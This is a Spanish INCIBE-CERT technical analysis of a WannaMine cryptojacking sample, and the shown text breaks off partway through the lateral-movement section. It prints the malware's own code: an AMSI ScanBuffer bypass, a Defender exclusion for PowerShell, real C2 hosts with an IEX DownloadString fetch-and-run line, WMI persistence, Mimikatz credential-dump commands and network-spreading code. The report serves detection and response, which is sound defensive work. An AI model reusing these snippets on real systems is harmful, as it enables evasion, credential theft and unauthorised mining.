TLP:WHITE

Estudio del análisis de WannaMine

GOBIERNO DE ESPAÑA

VICEPRESIDENCIA SEGUNDA DEL GOBIERNO

MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

incibe cert_

TLP:WHITE

Autor:

Antonio Rodríguez Fernández.

Colaborador:

Álvaro Botas Muñoz.

Abril 2021

INCIBE-CERT_ESTUDIO_ANALISIS_WANNAMINE_2021_v1

La presente publicación pertenece a INCIBE (Instituto Nacional de Ciberseguridad) y está bajo una licencia Reconocimiento-No comercial 3.0 España de Creative Commons. Por esta razón, está permitido copiar, distribuir y comunicar públicamente esta obra bajo las siguientes condiciones:

- Reconocimiento. El contenido de este informe se puede reproducir total o parcialmente por terceros, citando su procedencia y haciendo referencia expresa tanto a INCIBE o INCIBE-CERT como a su sitio web: https://www.incibe.es/. Dicho reconocimiento no podrá en ningún caso sugerir que INCIBE presta apoyo a dicho tercero o apoya el uso que hace de su obra.

- Uso No Comercial. El material original y los trabajos derivados pueden ser distribuidos, copiados y exhibidos mientras su uso no tenga fines comerciales.

Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra. Alguna de estas condiciones puede no aplicarse si se obtiene el permiso de INCIBE-CERT como titular de los derechos de autor. Texto completo de la licencia: https://creativecommons.org/licenses/by-nc-sa/3.0/es/.

Índice

ÍNDICE DE FIGURAS **4**
1. Sobre este estudio **5**
2. Organización del documento **6**
3. Introducción **7**
4. Informe técnico **8**
4.1. Información General 8
4.1.1. int6.ps1 8
4.1.2. “funs” 8
4.1.3. “mimi”: Mimikatz 8
4.1.4. “mon”: Minero XMRig 9
4.1.5. WinRing0x64.sys 9
4.1.6. mue.exe 9
4.1.7. Payload 2: Minero XMRig alternativo 10
4.1.8. “sc”: Shellcode EternalBlue 10
4.2. Resumen de acciones 10
4.3. Análisis detallado 10
4.4. Persistencia 17
4.5. Movimiento lateral 18
4.5.1. Ejecución remota con WMI 20
4.5.2. Ejecución remota con Samba 21
4.5.3. Eternal Blue 22
4.6. Minado de criptomonedas 26
4.6.1. Método 1 26
4.6.2. Método 2 29
4.7. Limpieza del sistema 33
5. Conclusión **35**
Anexo 1: Indicadores de Compromiso (IOC) **36**
6.1. URL y URis: 36
6.2. Ficheros y rutas 36
6.3. *Hashes* 37
6.4. Configuraciones del sistema 38
6.5. Reglas Yara 39
6.6. *Wallets* Monero implicadas en ataques de *Cryptojacking* 40

ÍNDICE DE FIGURAS

Ilustración 1: Variable que contiene datos en base64 11
Ilustración 2: Código del dropper ofuscado 11
Ilustración 3: Herramienta para desofuscar el dropper 12
Ilustración 4: Elusión de AMSI oculto en base64 13
Ilustración 5: AMSI ScanBuffer Bypass 13
Ilustración 6: URL alternativas para descarga del dropper 14
Ilustración 7: Si el sistema es de 32 bits descarga un nuevo dropper, presumiblemente con la misma funcionalidad pero adaptada a esta arquitectura 14
Ilustración 8: Recomposición de los artefactos 15
Ilustración 9: Herramienta para extraer los artefactos del dropper int6.ps1 16
Ilustración 10: Configuración de energía 16
Ilustración 11: Preparación del payload de persistencia 17
Ilustración 12: Setup de la suscripción de eventos WMI 18
Ilustración 13: Llamada a la función Get-creds 19
Ilustración 14: Función powershell que hace uso de la DLL Mimikatz 19
Ilustración 15: Uso de Invoke-Parallel para ejecutar un hilo por cada IP 20
Ilustración 16: En cada hilo, se ejecuta la cadena por cada credencial obtenida 20
Ilustración 17: Creación de una tarea programada de forma remota mediante “net use” 22
Ilustración 18: Escaneo y explotación de EternalBlue 22
Ilustración 19: Parte de la función de escaneo de EternalBlue 23
Ilustración 20: Parte del exploit de EternalBlue 23
Ilustración 21: Comparación del “selector” según se desensamble en 32 o 64 bits. En el primer caso continuara la ejecución, en el segundo saltará a la shellcode de 64 bits 24
Ilustración 22: Comparación entre la shellcode del malware y la disponible en Github. Solo difiere el payload final 25
Ilustración 23: Ejecución fileless de mon y chequeo de conexiones 26
Ilustración 24: Configuración embebida en el ejecutable 27
Ilustración 25: Escritura en disco de WinRing0x64.sys 28
Ilustración 26: Escritura en disco y ejecución de mue.exe 29
Ilustración 27: Preparación del payload en memoria para inyectar en schtasks.exe 30
Ilustración 28: Process hollowing al proceso creado anteriormente para schtasks.exe 31
Ilustración 29: Volcado del payload que se inyecta en schtasks.exe 32

1. Sobre este estudio

Este estudio contiene un informe técnico detallado, realizado tras el análisis de una muestra de código dañino, con el principal objetivo de identificar las acciones que realiza, cómo se propaga, así como la identificación de la familia a la que pertenece y posibles efectos destructivos que pueda ocasionar, para conocerlo y poder llevar a cabo acciones de prevención y respuesta adecuadas.

La muestra objeto de este análisis, desarrollado por el equipo de INCIBE-CERT, es un artefacto malicioso *Powershell,* el cual ha sido detectado en los sistemas de, al menos, una entidad nacional.

Las acciones realizadas durante el análisis de esta amenaza incluyen el análisis estático, dinámico y la investigación en fuentes abiertas. El alcance de la ingeniería inversa sobre para cada uno de los artefactos investigados es la detección de acciones maliciosas que puedan contener, y no una disección completa de sus funciones.

Este estudio está dirigido de forma general a los profesionales de TI y de ciberseguridad, investigadores y analistas técnicos interesados en el análisis e investigación de este tipo de amenazas, así como a administradores de sistemas y redes TI con el objetivo de que mantengan sus equipos actualizados y seguros frente a esta amenaza.

2. Organización del documento

Este documento consta de una 3.- Introducción, en la que se resume el proceso de análisis de una muestra perteneciente a la familia WannaMine, su principal finalidad, su contexto histórico, así como sus principales funcionalidades, características y comportamiento.

A continuación, en el apartado 4.- Informe técnico, se identifican los artefactos extraídos durante el análisis de la amenaza y las acciones que es capaz de realizar, para centrarse posteriormente en el análisis detallado del *malware,* paso a paso.

Finalmente, el apartado 5.- Conclusión, recoge los aspectos más importantes tratados a lo largo del estudio.

Adicionalmente, el documento cuenta con un completo Anexo 1: Indicadores de Compromiso (IOC) que incluye reglas IOC muy útiles para la detección de la muestra.

3. Introducción

La muestra de partida para esta investigación es un archivo *Powershell* con varias capas de ofuscación cuyo vector de entrada durante la primera infección se desconoce.

Tras su análisis se ha determinado que se trata de un *malware* de la familia **WannaMine,** cuya finalidad principal es el ***cryptojacking*** (utilizar las máquinas afectadas para minería de criptomonedas), y que trata de extenderse por toda la red afectada.

WannaMine se conoce desde el año 2017, y existen diversas variantes con diversos funcionalidades y módulos. Se ha determinado que la muestra analizada en esta investigación ha sido creada a finales de 2019.

Como veremos durante el análisis, este *malware* esta compuesto por varios artefactos, y dispone de la capacidad de extraer credenciales de los sistemas afectados utilizando **Mimikatz**, y de explotar la vulnerabilidad CVE-2017-0144[1] conocida como **EternalBlue** para obtener acceso a otras máquinas de la red donde no pueda hacerlo con las credenciales obtenidas mediante mecanismos de ejecución remota nativos de Windows.

El ataque es parcialmente *fileless* para sortear programas antivirus y análisis automatizados en *sandboxes*, ya que utiliza *PowerShell* para tratar de ejecutar todo en memoria.

Decimos que lo es parcialmente, ya que en la práctica acaba escribiendo algunos artefactos en el disco, estropeando el proposito del mecanismo *fileless* y creando así una oportunidad de detección.

Los daños ocasionados por la muestra analizada no son demasiado altos, ya que no parece realizar acciones hostiles más allá de propagarse y minar criptomonedas; sin embargo se desconoce el vector inicial de entrada, que podría ser un ataque de mayor envergadura.

Ademas, durante la infección puede dejar algunos sistemas en un estado vulnerable ya que en determinadas circunstancias puede instalar un *driver* con vulnerabilidades conocidas que permiten una escalada de privilegios local. La instalación de este *driver* está vinculada a un mejor funcionamiento del *software* de minado, por lo que las vulnerabilidades introducidas no son explotadas durante la infección, y parece ser más un daño colateral que algo premeditado.

[1] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

4. Informe técnico

4.1. Información General

Durante el análisis de esta amenaza se han extraído diversos artefactos, que se resumen a continuación:

4.1.1. int6.ps1

Dropper que realiza la infección inicial en cada una de las máquinas afectadas. Este es el fichero de partida para este análisis:

Artefacto	int6.ps1
MD5	3b8e4705bbc806b8e5962efe39a35f66
SHA1	601daafe2b7725a46520580fa18d0c1103af00f2
SHA256	88b7f7517d70ae282a17bff20382599566cc4ff14492f18158fd4a9285ef89ff

4.1.2. “funs”

Este artefacto es un *script* PowerShell que contiene multitud de funciones auxiliares, y la funcionalidad de movimiento lateral. Gran parte de las funciones provienen de *frameworks,* como Empire.

Artefacto	“funs”
MD5	b2de128c2f70dc74cc25680bc6ac9a94
SHA1	9739ff09665d32dd09a73c25fdbb3e4538ab26a0
SHA256	e27b534c2d296ce0e987bf3d0a0bb13a9d252c81b5ae7557e36368ba560c6f4f

4.1.3. “mimi”: Mimikatz

Se trata de un binario de Mimikatz, que se ejecuta mediante inyección reflejada[2] evitando así su escritura a disco, y que se utiliza para obtener credenciales del sistema.

Artefacto	“mimi”
MD5	0367064d9585cc5c8b8eff127d9565d0
SHA1	784720bab9106e47c5b34d7f0fa12d1388fe1f9d
SHA256	d82889279c771f362f870a5f896fc435790cbd0b587e86efcd4164570ce12a72

[2] https://attack.mitre.org/techniques/T1055/001/

4.1.4. “mon”: Minero XMRig

Se trata de un binario del software XMRig[3], un minero de criptomonedas *open source* popular en ataques de *criptojacking*. Se ejecuta en memoria mediante PowerShell, por lo que el binario no es escrito a disco.

Artefacto	“mon”
MD5	91ff884cff84cb44fb259f5caa30e066
SHA1	c68e4d9bc773cfef0c84c4a33d94f8217b12cb8b
SHA256	5a0ec41eb3f2473463b869c637aa93fac7d97faf0a8169bd828de07588bd2967

4.1.5. WinRing0x64.sys

Este artefacto es un *driver* firmado y legítimo[4], utilizado por el minero XMRig que habilita a este a configurar los registros MSR[5,6] para optimizar el rendimiento de la minería.

Este *driver* es conocido por contener vulnerabilidades[7] que permiten realizar la escalada de privilegios local, aunque esta no es su función durante el ataque WannaMine.

Artefacto	WinRing0x64.sys
MD5	0c0195c48b6b8582fa6f6373032118da
SHA1	d25340ae8e92a6d29f599fef426a2bc1b5217299
SHA256	11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

4.1.6. mue.exe

Este artefacto se escribe a disco durante la infección, y su cometido es inyectar un *payload* en un proceso legítimo mediante *process hollowing*[8].

Artefacto	mue.exe
MD5	d1aed5a1726d278d521d320d082c3e1e
SHA1	efdb3916c2a21f75f1ad53b6c0ccdf90fde52e44
SHA256	0a1cdc92bbb77c897723f21a376213480fd3484e45bda05aa5958e84a7c2edff

[3] https://github.com/xmrig/xmrig

[4] https://openlibsys.org/manual/WhatIsWinRing0.html

[5] https://github.com/xmrig/xmrig/releases/tag/v5.3.0

[6] https://xmrig.com/docs/miner/randomx-optimization-guide/msr

[7] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-14979

[8] https://attack.mitre.org/techniques/T1055/012/

4.1.7. Payload 2: Minero XMRig alternativo

Este artefacto se ha encontrado en memoria durante la ejecución de mue.exe, y se trata de una versión antigua del minero XMRig.

Artefacto	Payload contenido en mue.exe
MD5	c467df0639ffa846dbbb6fc8db1c1020
SHA1	41bb5b29c9c5ede666c84e58aaf99ed7b48706ee
SHA256	c62f502d9a90eae7222e4402c5c63cb91180675ea0b9877dee6a845f1ee59f2a

4.1.8. "sc": Shellcode EternalBlue

Este artefacto se ha identificado como un *shellcode* para la explotación de la vulnerabilidad EternalBlue, y su cometido es infectar con WannaMine una nueva máquina durante el movimiento lateral.

Artefacto	sc
MD5	25ada18486a82950bf71ade22bc26446
SHA1	94507ad582d158c36536c24591c9ed09c90592e0
SHA256	30a1cb62beea2b65e888b76ac01fe832de85e7ac6ff5b6c093b7e8892e4fe2e4

4.2. Resumen de acciones

Esta amenaza es capaz de realizar las siguientes acciones:

- Evadir el Anti-Malware Scan Interface (AMSI).
- Mantener persistencia en el sistema mediante suscripcion de eventos WMI.
- Extraer tokens NTLM.
- Escanear la vulnerabilidad EternalBlue.
- Propagarse a otros sistemas mediante la explotación de EternalBlue.
- Propagarse a otros sistemas mediante ejecución WMI remota con Pass-the-Hash.
- Propagarse a otros sistemas mediante ejecución SMB remota con Pass-the-Hash.
- Instalar *software* para minar criptomonedas mediante ejecución *fileless* (PowerShell).
- Instalar *software* para minar criptomonedas mediante inyección (Process Hollowing)
- Modificar configuraciones de Windows para optimizar el rendimiento de la minería.
- Modificar configuraciones de Windows para lograr persistencia.
- Dejar el sistema en un estado vulnerable a escalada de privilegios local (daño colateral).

4.3. Análisis detallado

int6.ps1 es un script PowerShell ofuscado, con un tamaño de 6.7 MB, que se descarga desde una URL maliciosa y actúa como un *dropper* para infectar la máquina objetivo.

Para este análisis, se desconoce el vector inicial de infección, pero este mismo archivo se vuelve a descargar desde un enlace malicioso en cada una de las máquinas durante los movimientos laterales del *malware*.

El código ofuscado está compuesto por dos bloques independientes:

Una variable '$fa' que contiene datos codificados en base64, y que ocupa casi la totalidad del archivo (6,6MB):


```
$fa='H4sIAAAAAAAEAOy9WbuyPJcu+oM8EBW7g30QQh9B6YUzRQ0RkE4M+ut3wpzPfPuqr2qtWquuvYv3
eqYM0idj3OMeo
[... acortado para legibilidad ...]
veE16WuH3vecmHJ5nclqlU69e5BMoK+9pJOHolfPT+rI9Bf0YnmseptBjcBwV8A7+aKGItSULl+QY37dT
qzGfpQCK/r/+DVvS+nTWU5UA'
```


Ilustración 1: Variable que contiene datos en base64

Y un bloque de código (el *kilobyte* restante) que utiliza diversas capas de ofuscado aunque no muy sofisticadas, lo que denota que su función es evitar la detección por parte de antivirus, y no su análisis. Este código se ejecuta mediante Invoke-Expression (iex):

```
iEX ( ( '2e@20:28:20}24:70{73_68}4fP6d_65J5b:34}5d_2b}24{50{53P68_6f:6dP65}5b@33G
30P5d}2b:27{78_27_29{20_28}28:28G2
[... acortado para legibilidad ...]
65G70:4cP61P43}65G20}27J38@6b_68P27}2cJ5b{63J68{41J52}5d:33{39_29G29'.SPLIT( ':{G
_JP}@')|%{ ( [CONVERt]::tOINT16( ($_.TOSTriNG()),16 ) -As[chaR]) }) -JoiN '') - e
 \n
```

Ilustración 2: Código del dropper ofuscado

Una vez desofuscado el segundo bloque de código, se puede observar que se trata de un *dropper* que se encarga de instalar los artefactos del *malware* en el sistema, así como iniciar las acciones de movimiento lateral para infectar otras máquinas de la red.

```
import base64
import re

mwfile = open("../int6.ps1", "r")
mw = ''.join(mwfile.readlines())

iex = re.search('iEX \( \( \'(.+?)\'\.SPLIT', mw).group(1)

'''
Primera capa

.SPLIT( ':{G_JP}@')|%{ ( [CONVERt]::tOINT16( ($_.TOSTriNG()),16 ) -As[chaR])
}) -JoiN '')
'''

iex_dec = re.split(':|{|G|_|J|P|}|@', iex)
iex_dec2 = ""
for i in range(len(iex_dec)):
    iex_dec2 += chr(int(iex_dec[i], 16))

'''
Limpieza: Segunda capa

-replacE'o0b',[chAR]34  -replacE'QlZ',[chAR]92 -cRepLaCe  ([chAR]115+[chAR]82
+[chAR]49),[chAR]36  -cRepLaCe([chAR]108+[chAR]121+[chAR]106),[chAR]96  -cRep
LaCe  ([chAR]74+[chAR]69+[chAR]84),[chAR]124 -cRepLaCe '8kh',[chAR]39))
'''

iex_dec3 = re.sub(r"\'\+\'", "", iex_dec2)
iex_dec3 = re.sub("o0b", '\"', iex_dec3)
iex_dec3 = re.sub("QlZ", r"\\", iex_dec3)
iex_dec3 = re.sub("sR1", '$', iex_dec3)
iex_dec3 = re.sub("lyj", '`', iex_dec3)
iex_dec3 = re.sub("JET", '|', iex_dec3)
iex_dec3 = re.sub("8kh", '\'', iex_dec3)
iex_dec3 = iex_dec3.replace("\'+\'","")

print(iex_dec3)
```

Ilustración 3: Herramienta para desofuscar el dropper

Al principio del *script* podemos encontrar un bloque de código que prepara la ejecución del *PowerShell* para eludir el Anti-Malware Scan Interface (AMSI) de Windows. Este es el mecanismo del que dispone Windows para detectar comportamientos maliciosos en artefactos *fileless*, es decir, ejecuciones que solo se realizan en memoria pero no llegan a escribir nada en el disco.

```
$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like ('10.*'))
{

    $a = Get-MpPreference
    $b=$a.ExclusionProcess
    if (($b -ne $null) -and ($b.contains((('C:\Windows\System32\WindowsPowerS
hell\v1.0\powershell.exe'))))){
        ('already list')
    }else{
        ('add list')
        Add-MpPreference -ExclusionProcess ('C:\Windows\System32\WindowsPower
Shell\v1.0\powershell.exe')
    }
    $am = ('JFdpbjMyID0gQCINCnVzaW5nIFN5c3RlbTsNCnVzaW5nIFN5c3RlbS5SdW50aW1lL
kludGVyb3BTZXJ2aWNlczsNCnB1YmxpYyBjbGFzcyBXaW4zMiB7DQogICAgW0RsbEltcG9ydCgia2
VybmVsMzIiKV0NCiAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgR2V0UHJvY0FkZHJlc3M
oSW50UHRyIGhNb2R1bGUsIHN0cmluZyBwcm9jTmFtZSk7DQogICAgW0RsbEltcG9ydCgia2VybmVs
MzIiKV0NCiAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgTG9hZExpYnJhcnkoc3RyaW5nI
G5hbWUpOw0KICAgIFtEbGxJbXBvcnQoImtlcm5lbDMyIildDQogICAgcHVibGljIHN0YXRpYyBleH
Rlcm4gYm9vbCBWaXJ0dWFsUHJvdGVjdChJbnRQdHIgbHBBZGRyZXNzLCBVSW50UHRyIGR3U2l6ZSw
gdWludCBmbE5ld1Byb3RlY3QsIG91dCB1aW50IGxwZmxPbGRQcm90ZWN0KTsNCn0NCiJADQoNCkFk
ZC1UeXBlICRXaW4zMg0KDQokTG9hZExpYnJhcnkgPSBbV2luMzJdOjpMb2FkTGlicmFyeSgiYSIrI
m0iICsgInNpLiIrImRsbCIpDQokQWRkcmVzcyA9IFtXaW4zMl06OkdldFByb2NBZGRyZXNzKCRMb2
FkTGlicmFyeSwgIkFtIisic2kiICsgIlNjYW4iICsgIkJ1ZmZlciIpDQokcCA9IDANCltXaW4zMl0
6OlZpcnR1YWxQcm90ZWN0KCRBZGRyZXNzLCBbdWludDMyXTUsIDB4NDAsIFtyZWZdJHApDQokUGF0
Y2ggPSBbQnl0ZVtdXSAoMHhCOCwgMHg1NywgMHgwMCwgMHgwNywgMHg4MCwgMHhDMykkNCltTeXN0Z
W0uUnVudGltZS5JbnRlcm9wU2VydmljZXMuTWFyc2hhbF06OkNvcHkoJFBhdGNoLCAwLCAkQWRkcm
VzcywgNik=')
    iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64S
tring($am)))

}
```

Ilustración 4: Elusión de AMSI oculto en base64

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procNam
e);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize
, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("a"+"m" + "si."+"dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Am"+"si" + "Scan" + "Buffer
")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Ilustración 5: AMSI ScanBuffer Bypass

Después se prepara un listado de URL, de las que escogerá una en función de su disponibilidad para descargar el *dropper* en las nuevas máquinas durante la propagación.

```
$se=@(('sjjjv.xyz:8000'),('profetestruec.net:8000'),('winupdate.firewall-gat
eway.de:8000'),('45.140.88.145:8000'),('205.209.152.78:8000'))
$ses=@(('sjjjv.xyz'),('profetestruec.net'),('winupdate.firewall-gateway.de')
,('45.140.88.145'),('205.209.152.78'))
$nic=$null
foreach($t in $se)
```

Ilustración 6: URL alternativas para descarga del dropper

```
if ((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('32'))
{
    IEX(New-Object Net.WebClient).DownloadString("$nic/in3.ps1")
    return
}
```

Ilustración 7: Si el sistema es de 32 bits descarga un nuevo dropper, presumiblemente con la misma funcionalidad pero adaptada a esta arquitectura

El código en *PowerShell* de la técnica de evasión utilizada, *AMSI ScanBuffer Bypass,*[9] data de mediados de 2019[10], por lo que a pesar de existir referencias sobre ataques muy similares de WannaMine desde 2017, la muestra analizada es más reciente.

Otra parte relevante del código es la siguiente, donde se decodifica y se reordena el contenido la variable '$fa' que ocupa el 95% del archivo:

[9] https://secureyourit.co.uk/wp/2019/05/10/dynamic-microsoft-office-365-amsi-in-memory-bypass-using-vba/

[10] https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/master/ASBBypass.ps1

```
function decom ($src)
{
    $data = [System.Convert]::FromBase64String($src)
    $ms = New-Object System.IO.MemoryStream
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.
GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))
    $t = $sr.readtoend()
    return $t
}
function reload ($f){
$a=decom $f
$b=""
$size=[Math]::Floor($a.length/1000)
for($i=$size-1;$i -ge 0;$i--)
{
    $b+=$a.Substring($i*1000,1000)
}
$b+=$a.Substring($size*1000)
return $b
}
$fa=reload $fa

$mimi=$fa.Substring(0,1724416)
$mon=$fa.Substring(1724418,3620184)
$funs=$fa.Substring(5344604,600952)
$mons=$fa.Substring(5945558,3818156)
$ring=$fa.Substring(9763716,19392)
$sc=$fa.Substring(9783110)

$StaticClass = New-Object Management.ManagementClass(('root\default'), $null,
$null)
$StaticClass.Name = ('systemcore_Updater8')
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mimi') , $mimi)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mon') , $mon)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('funs') , $funs)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mons') , $mons)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('ring') , $ring)
```

Ilustración 8: Recomposición de los artefactos

Como se puede observar, son varios artefactos que componen el grueso del ataque, y cuyos nombres de variables ya nos dan pistas de su función. Estos artefactos se encapsulan en una clase WMI, **systemcore_Updater8** para mantener su persistencia en el sistema y su posterior uso.

Estos binarios han sido extraídos para su análisis en este informe.

```
import base64
import re
import zlib
import math

mwfile = open("../int6.ps1", "r")
mw = mwfile.readlines()

fa = base64.b64decode(mw[1][5:-2])
d = zlib.decompressobj(zlib.MAX_WBITS|32)
dec = d.decompress(fa[0:-1])

size = math.floor(len(dec)/1000)
b = ""
for i in range(size-1, 0, -1):
    b += dec[i*1000:i*1000 + 1000].decode('utf-8')

b += dec[i*1000:].decode('utf-8')

mimi = b[0:1724416]
mon = b[1724418:1724418 + 3620184]
funs = b[5344604:5344604 + 600952]
mons = b[5945558:5945558 + 3818156]
ring = b[9763716:9763716 + 19392]
sc = b[9783110:]

with open("dumps_warning_infected/mimi", "wb") as f:
    f.write(base64.b64decode(mimi))

with open("dumps_warning_infected/mon", "wb") as f:
    f.write(base64.b64decode(mon))

with open("dumps_warning_infected/funs", "wb") as f:
    f.write(base64.b64decode(funs))

with open("dumps_warning_infected/mons", "wb") as f:
    f.write(base64.b64decode(mons))

with open("dumps_warning_infected/ring", "wb") as f:
    f.write(base64.b64decode(ring))

with open("dumps_warning_infected/sc", "wb") as f:
    f.write(base64.b64decode(sc))
```

Ilustración 9: Herramienta para extraer los artefactos del dropper int6.ps1

Por último, configura las opciones de energía del sistema, para evitar que se suspenda o hiberne, como veremos más adelante, para aprovechar al máximo el sistema en la minería de criptomonedas.

```
powercfg /CHANGE -standby-timeout-ac 0
powercfg /CHANGE -hibernate-timeout-ac 0
Powercfg -SetAcValueIndex 381b4222-f694-41f0-9685-ff5bb260df2e 4f971e89-eebd
-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 000
```

Ilustración 10: Configuración de energía

4.4. Persistencia

El *script* encapsula gran parte de su código en una variable codificada en base64, el cual será utilizado para desplegar la persistencia en el sistema, mediante la suscripción de eventos WMI.

```
$filterName = ('SCM Event8 Log Filter')
$consumerName = ('SCM Event8 Log Consumer')
$filterName2 = ('SCM Event8 Log Filter2')
$consumerName2 = ('SCM Event8 Log Consumer2')

$Script=@'

$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like "10.*")
{

[ ... ACORTADO POR LEGIBILIDAD ...]

    $b=$a.ExclusionProcess
}

'@

$Scriptbytes  = [System.Text.Encoding]::Unicode.GetBytes($Script)
$EncodedScript=[System.Convert]::ToBase64String($Scriptbytes)

$StaticClass.Properties.Add(('enco') , $EncodedScript)
$StaticClass.Put() | out-null
```

Ilustración 11: Preparación del payload de persistencia

Se crean dos filtros, dos consumidores y dos *binders* WMI respectivamente, que ejecutan el mismo *payload*:

SCM Event8 Log Consumer: Se ejecuta cada 3 horas y 45 minutos aproximadamente (para refrescar la reinfección en caso de que los procesos hayan caído).

SCM Event8 Log Consumer2: Se ejecuta entre los 240 y los 301 segundos tras el inicio del sistema.

El *payload* contiene el script *PowerShell* que se había almacenado en base64, y obtiene los artefactos binarios accediendo a la clase WMI **systemcore_Updater8**.

```
$Query = ('SELECT * FROM __InstanceModificationEvent WITHIN 13600 WHERE Targe
tInstance ISA 'Win32_PerfFormattedData_PerfOS_System'')
$Query2= ('SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetIn
stance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemU
pTime >= 240 AND TargetInstance.SystemUpTime < 301')

[ ... ... ]

$FilterParams = @{
        Namespace = ('root\subscription')
        Class = ('__EventFilter')
        Arguments =@{Name=$filterName;EventNameSpace=('root\cimv2');QueryLang
uage=('WQL');Query=$Query}
        ErrorAction = ('SilentlyContinue')
    }
$WMIEventFilter = Set-WmiInstance @FilterParams

$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like ('10.*'))
{
    $cmdtem=('powershell -NoP -NonI -W Hidden -exec bypass '+"`"`$am "+'= ([W
miClass] '+"'root\default:systemcore_Updater8').Properties['am'].Value;`$deam
=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(`
$am));iex "+"`$deam;`$co "+'= ([WmiClass] '+"'root\default:systemcore_Updater
8').Properties['enco'].Value;`$deco=[System.Text.Encoding]::Unicode.GetString
([System.Convert]::FromBase64String(`$co));iex "+"`$deco`"")
}
else{
    $cmdtem=('powershell -NoP -NonI -W Hidden -exec bypass  -E '+"$EncodedScr
ipt "+'')
}

[ ...  ... ]

$ConsumerParams2 = @{
        Namespace = ('root\subscription')
        Class = ('CommandLineEventConsumer')
        Arguments =@{ Name = $consumerName2; CommandLineTemplate=$cmdtem}
        ErrorAction = ('SilentlyContinue')
    }
```

Ilustración 12: Setup de la suscripción de eventos WMI

4.5. Movimiento lateral

El archivo ***funs*** es un script *Powershell* sin ofuscar que contiene toda la funcionalidad para intentar infectar otros sistemas en la red.

Gran parte del código es reutilizado con pequeñas modificaciones, y proviene del *framework* de post-explotación Empire[11].

Este *script* provee al *malware* con varios mecanismos para propagarse, que va probando en cadena hasta que uno de ellos da resultado.

En el *dropper* int6.ps1, tenemos un bloque de código donde en primer lugar se utiliza la función ***Get-creds*** contenida en ***funs***, pasándole como argumentos el artefacto ***mimi***.

[11] https://github.com/EmpireProject/Empire

```
    $NTLM=$False
    $mimi = ([WmiClass] 'root\default:systemcore_Updater8').Properties['mimi
'].Value
    $a, $NTLM= Get-creds $mimi $mimi

    $Networks = Get-WmiObject Win32_NetworkAdapterConfiguration -EA Stop | ?
 {$_.IPEnabled}
    $scba= ([WmiClass] 'root\default:systemcore_Updater8').Properties['sc'].
Value

    $sc=[system.convert]::FromBase64String($scba)
    foreach ($Network in $Networks)
    {

        $IPAddress  = $Network.IpAddress[0]
        if ($IPAddress -match '^169.254'){continue}
        $SubnetMask  = $Network.IPSubnet[0]
        if (($IPAddress -match '^172.') -or ($IPAddress -match '^192.168') )
{$SubnetMask='255.255.0.0'}
        $ips=Get-NetworkRange $IPAddress $SubnetMask
        $tcpconn = netstat -anop tcp
        foreach ($t in $tcpconn)
        {
            $line =$t.split(' ')| ?{$_}
            if (!($line -is [array])){continue}
            if ($line.count -le 4){continue}
            $i=$line[-3].split(':')[0]
            if ( ($i -ne '127.0.0.1') -and ($ips -notcontains $i))
            {
                $ips+=$i
            }
        }
        $ips = Get-Random -InputObject $ips -Count ($ips.Count)
        test-net -computername $ips -creds $a -filter_name "SCM Event8 Log"
-ntlm $NTLM -nic $nic -sc $sc -Throttle 10
    }
```

Ilustración 13: Llamada a la función Get-creds

Como cabía esperar por el nombre de la variable, dicho artefacto es un binario de Mimikatz[12] genérico, el cual se utiliza para intentar extraer credenciales del sistema: usuarios, *passwords* y/o *tokens* NTLM. Estas credenciales las utilizará en varios de los mecanismos que intentará para propagarse.

```
function Get-creds($PEBytes64, $PEBytes32){
    $cc=Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEB
ytes64, $PEBytes32, "Void", 0, "", "privilege::debug token::elevate sekurls
a::logonpasswords lsadump::sam exit")
    $cs=$cc.Split("`n")
    $a=@()
    $NTLM=$False
    for ($i=0;$i -le $cs.Count-1; $i+=1)    {
```

Ilustración 14: Función powershell que hace uso de la DLL Mimikatz

[12] https://github.com/gentilkiwi/mimikatz

Como veíamos en las dos anteriores imágenes, la cadena de movimiento lateral comienza llamando a la función ***test-net*** a la cual se le pasa un *array* con las IP de clases B y C descubiertas en la red.

Esta función lanzara un ataque en paralelo para cada una de las IP.

```
